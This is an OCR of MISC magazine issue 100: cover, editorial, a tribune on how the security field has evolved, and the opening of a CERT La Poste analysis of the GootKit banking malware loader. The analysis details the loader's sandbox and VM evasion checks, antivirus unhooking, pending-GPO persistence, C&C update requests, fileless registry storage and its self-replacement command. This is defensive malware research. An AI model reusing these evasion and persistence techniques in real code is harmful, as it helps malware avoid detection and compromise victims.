MISC

SÉCURITÉ OFFENSIVE ET DÉFENSIVE DEPUIS 2001

N° 100
NOVEMBRE / DÉCEMBRE 2018

France MÉTRO. : 8,90 € - CH : 15 CHF
BE/LUX/PORT CONT : 9,90 €
DOM/TOM : 9,50 € - CAN : 16 $ CAD

L 19018 - 100 - F: 8,90 € - RD

TRIBUNE : MISC 100 / Évolution de la sécurité

17 ans de sécurité : de l'âge de pierre à l'âge de bronze

p. 06

CODE : Exploit / RCE

Analyse des mécanismes de déserialisation des objets Java

p. 72

RÉSEAU : Routage / PCE

Centralisation et sécurisation du calcul des routes en cœur de réseau

p. 78

DOSSIER

SUPERVISION

RETOURS D'EXPÉRIENCES AUTOUR DES SIEM p. 38

1 - Déploiement d'un SIEM : enjeux et retour d'expérience

2 - Développement d'un SIEM open source avec ELK


3 - Collecte des logs de systèmes industriels isolés

4 - Détection d'intrusion et supervision : s'interfacer avec Suricata

PENTEST CORNER

Découvrez les attaques contre les infrastructures réseaux SDN


p. 20



MALWARE CORNER

Analyse du pourriciel bancaire GootKit

p. 10



FORENSIC CORNER

Suricata a 10 ans : bilan et perspectives

p. 30

Rejoignez

notre équipe d'experts techniques de CyberDéfense

- **Nos systèmes évoluent, notre SOC aussi**
- **Un nouveau challenge, un environnement unique**
- **Le Cyber Range devient réalité !**

À Rennes,

Défendre, c'est hackement plus FUN !

Des postes d'ingénieurs (en CDI, H/F) sont ouverts

#analyste #SOC #cyberdéfense #SIEM #NIDS #HIDS #incident #détection #intrusion #veilleur #forensic #blueteam

DGA Maîtrise de l'information
Envoyez CV et lettre de candidature

CONTACT
dga-mi-bruz.recrutement.fct@intradef.gouv.fr
Retrouvez-nous aussi sur LinkedIn et sur le site de l'APEC

DGA

Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE
MINISTÈRE DES ARMÉES

MISC est édité par **Les Éditions Diamond**

10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : https://www.miscmag.com
https://www.ed-diamond.com

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Rédacteur en chef adjoint : Émilien Gaspar
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Réalisation graphique : Thomas Pichon
Responsable publicité :
Valérie Frechard - Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : http://www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort : Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190

Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

https://www.miscmag.com

RETROUVEZ-NOUS SUR :

@MISCleMag

@miscredac et/ou @editionsdiamond

p.55/56 **Découvrez TOUS NOS abonnements MULTI-SUPPORTS !**

ÉDITO

ET DE 100 !

Lecteur de *GNU/Linux Magazine* depuis le 1er numéro, j'ai passé grâce à ce magazine des dizaines d'heures à expérimenter les merveilles parfois incongrues des langages Scheme, les perles de Mongueurs, le ray tracing avec POV, ou encore les bases de l'administration système. J'ai parfois été dérouté par l'enthousiasme du rédacteur en chef pour GNU Hurd comme j'avais pu l'être à la lecture des articles sur Amiga ou BeOS par la rédaction de Dream mais, sans flagornerie, une très grande partie des compétences informatiques dont je disposais à la sortie d'école d'ingénieur, je la devais à la lecture de la presse spécialisée.

Ainsi, après avoir pu faire mes armes sur les concepts techniques généraux que *GNU/Linux Magazine* a très largement concouru à me faire acquérir, j'ai découvert dans ses colonnes la série mythique « Éviter les failles de sécurité dès le développement d'une application » co-écrite par Pappy Raynal, Christophe Grenier et Christophe Blaess. Cette série décrivant par le détail les joies des « stack overflow », des « formats strings » ou encore des « race conditions » avec ce côté délicieusement ludique qui allait devenir la marque de fabrique de *MISC*.

En effet, la philosophie de ces articles n'était évidemment pas de lister par le détail toutes les fonctions dangereuses de C et de proposer une méthodologie d'analyse de conformité d'un code source sur étagère en décrivant les options de grep et les regexp les plus efficaces. Les articles exposaient avec pédagogie et détails le principe des vulnérabilités ainsi que la manière de les exploiter. Disposer d'une description détaillée des attaques pour pouvoir les reproduire, sur son propre système (ou à la rigueur sur un challenge de sécurité ;)), était vraiment inédit dans le paysage éditorial français.

Ma passion pour les attaques informatiques ne faiblissant pas, c'est pendant mon stage ingénieur comme apprenti pentester que je suis tombé sur le hors-série « sécurité informatique » de *GNU/Linux Magazine* aka *MISC 0* aka le numéro à la tête de mort vert fluo. Le niveau de technicité des articles pourrait faire sourire les lecteurs les plus hardcores de *MISC* aujourd'hui, mais au début des années 2000, les techniques présentées étaient peu documentées, jalousement gardées secrètes. Un nmap suivi d'un Nessus étaient facturés au prix fort par les cabinets de conseil qui se multipliaient sentant l'effet d'aubaine. Découvrir dans ce numéro ce qui constituait l'expertise technique jalousement gardée par la société avait de quoi faire souffler un petit vent de panique parmi les collègues.

MISC a été rapidement rejoint par une multitude de magazines plus ou moins sérieux. Je vous invite d'ailleurs à vous replonger dans toutes ces parutions plus ou moins éphémères sur le génial site « Magazine Abandonware » **[1]** pour quelques minutes de nostalgie. Si certains d'entre eux proposaient un contenu rédactionnel de qualité et des articles rédigés par des spécialistes du domaine, d'autres étaient rédigés dans une syntaxe qu'un professeur des écoles pourrait qualifier « d'en cours d'acquisition » et promettaient de devenir un h4ck3r sans rien comprendre des architectures systèmes et des protocoles réseaux.

À la différence de ces magazines qui ne sont restés en kiosque que de quelques mois à quelques années, *MISC* a été pensé autour de valeurs que nous nous efforçons de continuer à faire vivre 17 ans plus tard :

- être un magazine de référence francophone pour la sécurité des systèmes d'informations traités sous un angle technique ;
- couvrir autant des mécanismes de défense que d'informatique offensive ;
- élargir parfois le champ d'études sur des domaines organisationnels ou juridiques sans que cela n'empiète sur le cœur de la ligne éditoriale ;
- maintenir une qualité éditoriale et rédactionnelle propre à intéresser les spécialistes de la sécurité des SI tout en gardant des articles suffisamment didactiques et accessibles pour ne pas être totalement hermétique pour un lectorat débutant dans le domaine de la sécurité.

Pour finir cet édito, je souhaiterais remercier toutes les personnes sans qui *MISC* ne serait pas ce qu'il est aujourd'hui :

- Frédéric Raynal sans qui ce magazine n'aurait jamais vu le jour.
- Les Éditions Diamond pour avoir fait vivre ce magazine depuis 17 ans et tout particulièrement à Véro puis Aline qui assurent le secrétariat de rédaction. Merci à elles d'avoir géré l'incapacité à peu près générale des auteurs de *MISC* à utiliser correctement des feuilles de style sous LibreOffice. Incompétence d'ailleurs très largement partagée par les (co-) rédacteurs en chef qui se sont succédé.
- Tous les auteurs de *MISC* qui font la richesse éditoriale de ce magazine et la diversité des articles. Les anciens auteurs assurant également, avec la rédaction, la relecture de tous les articles avant publication.
- Un immense merci enfin à tous nos lecteurs sans qui nous ne serions plus là aujourd'hui !

Cédric FOLL / cedric@miscmag.com / @follc

[1] http://www.abandonware-magazines.org/

SOMMAIRE

MISC MAGAZINE
N°100

MISC N°100
LE CHANGEMENT, C'EST TOUT LE TEMPS

Fred RAYNAL – Fraynal@quarkslab.com – @fredraynal
Ex redac' chef de MISC, ex president de SSTIC, aujourd'hui 100% Quarkslab

Ô temps ! suspends ton vol, et vous, heures propices ! Suspendez votre cours !

Et de 100 ! Waouh ... Et dire qu'à l'époque, on m'avait prédit pas plus de 3 numéros. Depuis le numéro 0 de *MISC* en juillet 2001 et sa tête de mort vert fluo, les choses ont bien changé. Enfin, une chose est restée constante : *MISC* est un magazine qui traite de la partie technique de la sécurité avant tout. Mais une fois ceci posé, force est de constater les évolutions depuis le lancement de *MISC* en 2001.

1 Expansion du domaine de la lutte (informatique)

À ce qui semble être /*A long time ago in a galaxy far, far away*/, il était possible de s'intéresser à la fois au réseau, au système, à la crypto, aux vulnérabilités, etc. Bref, d'être touche-à-tout. Aujourd'hui c'est... compliqué.

Avec le recul (a.k.a. expérience a.k.a. cheveux gris), je constate que la courbe d'apprentissage est aujourd'hui plus longue, même si certaines bases restent incontournables.

En gros, tout le monde commence à toucher à plusieurs sujets : c'est la naissance. On est curieux, on veut tester, c'est facile et marrant : un peu de ARP spoofing, quelques challenges ici et là dans plein de domaines, une injection, lire, lire, lire, pratiquer, pratiquer, pratiquer, pratiquer, pratiquer. On découvre avec émerveillement, on y passe des heures et nos conjoint(e)s découvrent le « temps informatique » : j'arrive dans 5 minutes. Et 2h plus tard, le dîner est froid, évidemment.

Cette phase de découverte est elle-même simplifiée aujourd'hui, car la connaissance est disponible partout : dans des magazines, sur Internet, dans des cours / écoles / cursus plus ou moins spécialisés. Là où seuls des fous furieux^w^w passionnés persévéraient, on trouve aujourd'hui des espèces variées intéressées par la sécurité : de l'opérateur de SOC au pentester en herbe qui fait ses premiers pas sur des bug bounties, tout en passant par les chantres des processus et de la gouvernance. Il y en a pour tous les goûts.

Tout comme le pratiquant, restreignons donc notre propos aux aspects techniques. Petit à petit le goût s'affine : Windows ou macOS (personne de sain n'utilise plus Linux en desktop), Android ou iOS, vim ou Emacs, Il est alors temps de se limiter à une discipline, deux grand maximum, afin d'acquérir une réelle expertise : reverse, OS, pentest, crypto, web, infrastructure...

Puis vient le temps de la sagesse, où les connaissances acquises s'adaptent à d'autres domaines. On se rend compte des similitudes et des différences plus aisément d'un domaine à un autre, et ce qu'on a appris sert à continuer à apprendre de nouveaux sujets.

Pour résumer, le chemin de la connaissance est une fuite en avant, avec toujours des choses à apprendre, à la fois, car l'espace de connaissances est énorme, mais aussi parce que, comme notre galaxie, il est en expansion.

La transmission est un enjeu critique. Comment attirer des gens dans ce domaine austère, les couver, les cocooner et les faire progresser dans notre discipline. *MISC* répondait - et répond toujours - à cet enjeu. Pas *MISC* seul bien sûr, mais il y contribue, encore aujourd'hui. Merci à tous ceux qui ont permis cela au cours des 100 précédents numéros, en partageant leur savoir-faire. Je ne désespère pas de m'atteler autrement à la transmission, ça m'a toujours guidé.

2 De l'âge de pierre à l'âge de bronze

Je vais maintenant me concentrer sur les sujets techniques qui m'intéressent le plus, tout ce qui est lié aux systèmes : les vulnérabilités, le reverse engineering, la crypto, les architectures, etc. Et là aussi, la fuite en avant n'est pas une vaine expression.

Globalement, tous ces sujets sont de plus en plus complexes à plusieurs titres :

1. La complexité, ça compte : les systèmes d'aujourd'hui sont autrement complexes. Un navigateur ressemble

de plus en plus à un noyau, avec son allocateur, ses interruptions, sa gestion du matériel en direct, etc.

2. La taille, ça compte : il est loin le temps où les développeurs ne disposaient que de 1Ko de RAM, et pas de swap. Maintenant les applications sont énormes, embarquent ou interagissent avec des tonnes de composants externes et la seule économie recherchée est celle pour préserver les batteries de nos téléphones.

3. La fréquence, ça compte : ces magnifiques logiciels évoluent en plus très rapidement aujourd'hui. Toutes les approches agiles et devops facilitent l'entretien et les mises à jour fréquentes, mais rendent encore une fois la tâche d'un analyste bien compliquée.

Moralité, telle la lutte antivirale, les analyses de systèmes sont un puits sans fond.

La question est donc de savoir quoi faire ? Faut-il compter sur les bug bounties pour tester puis fixer à moindre coût les problèmes ? Ou bien laisser Google Project 0 se charger de la sécurité d'Internet ? Évidemment, la réponse est « non » aux 2 questions.

Je distingue 3 axes pour tenter de résoudre cette situation. Tout d'abord, les éditeurs pourraient accroître le temps consacré aux analyses et autres recherches de vulnérabilités puisque les systèmes sont plus complexes. Malheureusement, ils ne sont pas pour autant prêts à augmenter leurs budgets. Une autre option est d'augmenter les cerveaux, c'est-à-dire recruter plus, mais on se retrouve confronté au problème évoqué en première partie : avec quelles personnes ? Reste une troisième voie : les outils.

Il existe des tonnes d'outils en sécurité informatique, beaucoup trop même. Nombre sont à peine maintenus ou ne fonctionnent que sur le poste du développeur. Pour autant, il faut aussi reconnaître des progrès dans ce secteur, mais sans trouver réponse à tous les besoins. Prenons l'exemple du fuzzing, qui permet de gagner du temps quand on doit tester des logiciels. En général, les fuzzers rendus publics ont déjà intensivement tourné, et ne sont pas facilement adaptables à des cibles différentes. En outre, tout le monde n'est pas Microsoft ou Google, à chercher à tester des failles dans des millions de fichiers de 1Mo. Faire la même chose sur une seule grosse cible de 20Mo ne pose pas du tout les mêmes défis.

À ce titre, il est intéressant de fouiller un peu les travaux réalisés actuellement en analyses statique, dynamique et symbolique. La conjonction de ces approches avec l'automatisation permise par l'intégration continue et les approches devops se révèle fascinante. Ainsi, ce n'est pas seulement une question de « meilleurs outils », mais aussi d'être capables d'en automatiser le fonctionnement sur des tâches plus ou moins simples, pour que l'humain puisse se concentrer sur les tâches où il apporte réellement.

L'exemple donné par le cyber grand challenge organisé par le DARPA s'avère riche en enseignements et en progrès. Il révèle aussi une tendance, l'automatisation, qui sera nécessaire dans le futur, l'informatique se trouvant partout : dans nos poches avec nos portables, nos ordinateurs, mais aussi nos voitures, nos maisons ...

L'étape suivant l'automatisation est l'orchestration. Il s'agit d'être en mesure d'enchaîner les entrées/sorties des outils, pour que les sorties de l'un servent d'entrées à l'autre, et ainsi de suite. Là encore, les approches modernes de développement aident.

3 Et maintenant, que vais-je faire ?

La sécurité est souvent perçue comme un domaine où « il faut en chier », certains en tirent même une grande fierté. Qui n'a jamais passé plusieurs journées à essayer de faire tourner un obscur outil, invectivant son auteur, pour se rendre finalement compte qu'il ne répond pas exactement à notre besoin, et se lancer dans le développement d'un nouveau prototype, évidemment mieux ? Ou qui ne s'est jamais moqué des erreurs des autres, car les découvrir donne un sentiment d'être meilleur, plus fort, que le développeur ou l'architecte ? Ces comportements font malheureusement partie de la culture en sécurité.

Sortir de ses dogmes et de sa tour d'ivoire, où on a parfois l'impression qu'on doit sauver le monde alors que non, est une urgence. La sécurité ne doit pas être à part, mais faire partie de, tout en étant la plus invisible possible, sans quoi elle n'obtiendra pas l'adhésion du public. Elle doit se fondre dans l'existant, sous forme de compromis, donc s'ouvrir à d'autres voies. C'est aussi vrai pour apprendre d'autres domaines. Je l'ai évoqué à plusieurs reprises, mais les ingénieurs sécurité ont à apprendre des développeurs par exemple, car ils ne sont souvent pas du tout développeurs, la qualité et la pérennité de leur code y gagnerait beaucoup.

Le gars qui fait de la sécurité est encore trop souvent vu comme un artiste soliste, voire un magicien (ou il se considère comme tel). Pour que la sécurité fasse ses preuves, nous devrons faire évoluer nos mentalités maintenant que les non-pratiquants ont globalement compris qu'ils avaient besoin de sécurité. Et cela passe par un travail en équipe afin d'affronter une complexité croissante, tant technique qu'humaine.

Que ce soit avec *MISC*, SSTIC, ou les entreprises où je suis passé, j'ai toujours été convaincu que les solutions ne pourraient émerger qu'en équipe. Et plus encore aujourd'hui quand on voit les évolutions et les enjeux de société auxquels la sécurité est confrontée. ■

Remerciements

Au rédac' chef en titre pour m'avoir tiré de ma retraite, à l'équipe de Quarkslab pour ses retours, et en particulier Cédric pour les heures passées à discuter de ces sujets et à essayer d'affronter certains de ces enjeux.

ACTUELLEMENT DISPONIBLE

NOS HORS-SÉRIES

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

MISC HORS-SÉRIE N°18

CHANGENT....

DÉCOUVREZ LEUR NOUVELLE FORMULE !

QUOI DE NEUF ?

» un dossier offrant un tour d'horizon complet d'une technologie ou d'un domaine en particulier

\+ des retours d'expériences sous la forme d'interviews ou de portraits

\+ un contenu plus varié permettant de se familiariser avec diverses techniques et tendances à travers des décryptages ou des articles repères

\+ des sujets liés aux dernières actualités technologiques

\+ un format offrant un meilleur confort de lecture

» et toujours 128 pages pour faire le plein de connaissances !

https://www.ed-diamond.com

ANALYSE DU MALWARE BANCAIRE GOOTKIT ET DE SES MÉCANISMES DE PROTECTION

Thomas DUBIER (@tomtombinary) et Christophe RIEUNIER (@sdkddk)
CERT La Poste

mots-clés : MALWARE / FILELESS / EVASION / BANKER / TROJAN

GootKit est un malware bancaire assez répandu depuis quelques années et présentant un certain nombre de caractéristiques intéressantes. Sa payload principalement écrite en JavaScript a déjà fait l'objet d'un article dans votre magazine préféré [1]. Nous nous concentrerons ici sur l'écosystème local de GootKit et plus précisément sur son dropper ou plutôt son loader, en perpétuelle évolution dont l'architecture et les fonctionnalités méritent une étude détaillée.

GootKit est principalement distribué via des campagnes de spams dont le mail contient un document malveillant. Le loader étudié ici provient d'un mail reçu en mai 2018. Le document Word reçu embarque une macro, laquelle télécharge un exécutable `frmay.bin` qu'elle dépose sur le disque sous le nom de `vmgtggu.exe`. Dans cet article, nous étudierons principalement les fichiers suivants :

- loader `vmgtggu.exe` dont le condensat SHA1 est `1F47E816AF840A3AD44FAE28723E2064F12AA169`. Le 23 mai 2018, son score VirusTotal était de 2 sur 65.
- payload téléchargée par le loader dont le condensat SHA1 une fois déchiffré et décompressé est `7A2B92005C5A6C28068CEDE9B8E2D7EFF29BE218`. Une version identique dumpée depuis la mémoire présentait un score VirusTotal de 4 sur 65 le 31 mai 2018.

1 Écosystème local GootKit

Vu d'avion, l'écosystème local de GootKit est composé :

- d'un process loader en charge de la détection d'environnements hostiles (VM, sandbox, debuggers), de sa persistance, de sa propre mise à jour, de la récupération et des mises à jour de la payload et enfin, de l'instrumentation de tous les processus de navigateurs internet pour faciliter le travail de la payload ;
- d'un second process de loader en charge de l'exécution de la payload sous forme d'une DLL (dans certaines versions et selon le contexte d'exécution ce process peut être une instance de svchost par exemple ou un service) ;
- de code injecté dans chaque instance de processus de navigateur internet permettant de router le trafic non encore chiffré vers la payload et inversement ;
- du code de la payload permettant de réaliser un grand nombre d'actions sur le PC de la victime, et notamment de voler les identifiants de la victime et de modifier les échanges avec les applications bancaires ciblées.

La figure 1 ci-contre présente les différentes briques composant l'écosystème local de GootKit.

2 Le loader

Comme on peut le constater sur l'illustration précédente, le loader est un exécutable PE 32 bits composé de différents threads spécialisés dont les fonctions sont détaillées ci-dessous.

2.1 Protections

Le loader est packé, ce qui lui permet de contourner temporairement les anti-virus. Le fonctionnement du packer est très classique : l'exécutable contient un

chargeur chiffré ainsi que le code du loader chiffré. Le packer déchiffre le chargeur, lequel se contente de déchiffrer « proprement » le vrai code du loader in situ, puis de lui passer la main. Quelques fonctions de détections de sandbox sont appelées par le chargeur, mais celles-ci se limitent à un sous-ensemble des contrôles effectués par le code du loader déchiffré et détaillés ci-dessous.

Le code du loader déchiffré contient peu de protections anti-debug ou destinées à freiner une analyse manuelle. Toutes les protections semblent destinées à éviter les détections par les anti-virus et les analyses par des sandbox.




Figure 1

2.1.1 Mesures anti-analyse et anti-détection

La seule mesure anti-debug appliquée par le loader consiste à regarder si la DLL **dbghelp.dll** est chargée. Cette DLL Microsoft fournit un certain nombre de fonctionnalités utiles aux debuggers et notamment à **WinDbg**.

Toutes les chaînes de caractères du loader sont obfusquées via un simple xor, mais la valeur de la clé est différente pour chaque chaîne et sa longueur varie. De plus, le code de déchiffrement est dupliqué pour chaque chaîne. Un script IDA par exemple permet de déchiffrer toutes les chaînes et de simplifier l'étude du loader.

Le loader ne semble pas apprécier Avast : il entre en effet dans une boucle infinie s'il détecte la présence de la DLL **snxhk**. Dans des versions ultérieures, ce contrôle est remplacé par la recherche de la chaîne **\Avast\defs** directement en mémoire, laquelle correspond au nom du sous-répertoire d'Avast contenant les définitions de virus.

De plus, afin d'essayer de masquer une partie de ses actions, le loader « dé-hooke » les API Windows « sensibles » généralement détournées par les anti-virus (**NtWriteVirtualMemory**, **NtMapViewOfSection**, **NtResumeThread**...). Pour ce faire, il restaure les cinq premiers octets de leur code depuis le code original lu dans la DLL système correspondante chargée depuis le disque. Il écrase ainsi d'éventuels hooks posés avant son exécution.

Enfin, on notera que le loader utilise un générateur de nombres aléatoires de type MersenneTwister.


2.1.2 Mesures anti-VM et sandbox

Outre les mesures anti-analyse et anti-détection, le loader applique les techniques suivantes pour essayer de détecter plusieurs sandbox :

- il regarde si la DLL **sbiedll.dll** est chargée pour détecter sandboxie ;
- il regarde si le *username* est « CurrentUser » ou « Sandbox » ou « xqnuwino » ;
- il regarde si le *computername* est « 7SILVIA » ou « SANDBOX » ;
- il regarde si **HKLM\HARDWARE\DESCRIPTION\System\SystemBiosVersion** contient « AMI », « BOCHS » (BOCHS PC Emulator), « VBOX » (VirtualBox), « QEMU », « SMCI », « INTEL - 6040000 » (VMware), « FTNT-1 » (Fortinet) ou « SONI » ;
- il regarde si **HKLM\HARDWARE\DESCRIPTION\System\SystemBiosVersion** contient VirtualBox ;
- il regarde si **HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion** contient une des trois valeurs « 55274-640-2673064-23950 », « 76487-644-3177037-23510 » ou « 76487-337-8429955-22614 » qui correspondent respectivement à JoeSandbox, CWSandbox et Anubis.

Certaines de ces mesures sont encore efficaces, par exemple vis-à-vis d'un VirtualBox non modifié. Par contre, certaines autres montrent que ce code est ancien, car la sandbox Anubis par exemple n'existe plus. On retrouve d'ailleurs des fonctions identiques dans d'autres souches de logiciels malveillants.

Dans le cas où une sandbox est détectée, le loader simule un bug destiné à leurrer la sandbox en réalisant en boucle des appels à **GetProcAddress** de l'API **UuidCreateSequential**, mais en envoyant un handle de module à **NULL**.



Enfin, le loader contrôle le nom de son exécutable à l'aide d'une table de CRC32 de noms convertis en majuscules. Si celui-ci correspond à **SAMPLE.EXE**, **SANDBOX.EXE**, **MALWARE.EXE**, **TEST.EXE**, **BOT.EXE**, **KLAVME.EXE**, **MYAPP.EXE** ou **TESTAPP.EXE**, il se termine et essaie de supprimer l'exécutable correspondant.

Une fois l'environnement d'exécution contrôlé, pour éviter toute surinfection le loader crée classiquement un mutex. Celui-ci est nommé **ServiceEntryPointThread**.

2.1.3 Bypass des protections & logs

Détail amusant, la plupart des protections anti-VM et sandbox peuvent être contournées via la déclaration d'une variable d'environnement répondant au doux nom de **crackmeololo**. Si le CRC32 du contenu de cette variable d'environnement est égal à **0x964B360E**, alors les contrôles en question ne sont pas effectués.

Le développeur du loader a aussi pris le soin de loguer un certain nombre d'informations dans la console de debug. Pour passer inaperçus (sic!), tous les messages font référence à un logiciel type player MP3. Ainsi, la chaîne **WMA 0** est loguée à l'entrée du thread de contrôle et de mise à jour de la payload, la chaîne **WMA 1** indique que la payload a été mise à jour, la chaîne **WMA 2** signale que la payload n'a pas été mise à jour, tandis que la chaîne **MP3 File Corrupted** signale le lancement du thread principal d'installation.

2.2 Persistance

Pour assurer sa persistance, le loader crée une « pending GPO » qui sera exécutée lors de la prochaine ouverture de session de l'utilisateur. Il crée un fichier **.inf** dont la section **[DefaultInstall]** lance le loader via la commande **RunPreSetupCommands**, puis crée les clés de registre permettant d'exécuter cette GPO sous **HKCU\Software\Microsoft\IEAK\GroupPolicy\PendingGPOs**.

2.3 Configuration

La configuration du loader contient dix entrées de 32 octets destinées à stocker les noms de domaines des serveurs de commande et contrôle (C&C), ainsi qu'un numéro de version et le nom du process hôte de la payload dans le cas où le loader dispose des droits **LOCAL_SYSTEM**.

La configuration est chiffrée avec le même algorithme que celui utilisé pour chiffrer la payload. Le loader injecte une copie de la configuration dans la payload lorsqu'il la charge, juste après le marqueur **DDDD**.

Il n'existe pas de fonction de mise à jour de la configuration et donc des adresses des C&C. La mise à jour de la configuration passe toujours par une mise à jour complète du loader.

2.4 Gestion des mises à jour

Lors de l'écriture de cet article, une fréquence de mise à jour du loader de l'ordre d'une version quotidienne a pu être observée, sauf au mois d'août (sic !). La payload quant à elle semble mise à jour beaucoup moins souvent.

2.4.1 Mise à jour du loader

Toutes les dix minutes, le thread 4 du loader, dédié à la gestion de ses mises à jour calcule le CRC de l'exécutable en cours puis appelle son C&C via un **GET /rpersist4/<résultat du CRC en décimal signé>**. S'il s'agit de la dernière version du loader, le serveur répond avec un code HTTP 504. Dans le cas où une nouvelle version du loader est disponible, le serveur la renvoie simplement, non chiffrée, avec un code 200. Le loader vérifie qu'il s'agit bien d'un PE, puis l'écrit sur le disque avec une extension **.update** afin de le lancer avec le switch **-test**. Il vérifie alors que celui-ci renvoie un code retour égal à **0x4DF**. Si c'est bien le cas, il lance le thread 11 qui va tuer tous les threads en cours, tuer le process hôte de la payload, supprimer la variable d'environnement **msiexec** si elle existe et enfin terminer le processus en cours en ayant préalablement lancé un **cmd /c ping localhost -n 4 & del /F /Q "<nom_du_loader.exe>" & move /Y "<nom_du_loader.update>" "<nom_du_loader.exe>" > nul & "<nom_du_loader.exe"** destiné à remplacer le loader par sa nouvelle version et la relancer dans la foulée.

2.4.2 Récupération et mise à jour de la payload « fileless »

La payload est stockée dans le registre sous **HKCU\Software\AppDataLow** au sein de valeurs dont le nom est généré aléatoirement et composé d'extraits de noms d'exécutables systèmes suivi d'un indice numérique. Elle est stockée sous forme chiffrée et compressée.

Un autre thread est dédié à la gestion de la payload. Si une payload est stockée dans le registre, il la déchiffre et la décompresse via l'API **RtlDecompressBuffer** puis tant qu'un suicide n'est pas amorcé, le thread va requêter le C&C avec un **GET /rbody320** qui va lui renvoyer le CRC de la dernière version de la payload en binaire sur quatre octets. Si une nouvelle version est disponible ou qu'aucune payload n'est stockée dans le registre, une ou plusieurs requêtes **GET /rbody32** seront envoyées éventuellement avec un en-tête **RANGE:** pour découper le transfert. La payload téléchargée est chiffrée et compressée. Elle contient un header de douze octets indiquant la taille totale de la payload, la taille des données décompressées et la taille des données compressées. La nouvelle payload est déchiffrée et décompressée à des fins de contrôle, puis elle est stockée dans le registre à la place de la précédente. Un sleep d'une durée aléatoire est alors effectué avant de requêter à nouveau le C&C.

On notera que la payload n'est jamais écrite sur disque.

2.5 Échange d'informations entre loader et payload

Plusieurs variables d'environnement sont utilisées pour communiquer entre le loader et la payload :

- `USERNAME_REQUIRED` est fixée à `TRUE` si le loader est lancé avec `--service` ;
- `USERNAME` est fixée avec le nom de l'utilisateur courant. Si le loader est lancé en tant que service, le nom d'utilisateur est concaténé avec le *guid* du bot pour pouvoir gérer plusieurs utilisateurs sur une même machine ;
- `standalonemtm` est fixée à `true`. Cette variable n'est jamais utilisée dans la payload. Elle provient probablement d'une ancienne version du loader ;
- `vendorid` est fixée à `exe_scheduler_<N°port de la configuration>`. La variable est récupérée par la payload pour compléter les informations d'enregistrement ;
- `mainprocessoverride` est fixée à `N`. La variable d'environnement est probablement utilisée par une ancienne version ;
- `RandomListenPortBase` est fixée avec la valeur `100`. Elle définit les ports d'écoute des proxys HTTP et HTTPS mis en place par la payload.

2.6 Évolutions du loader

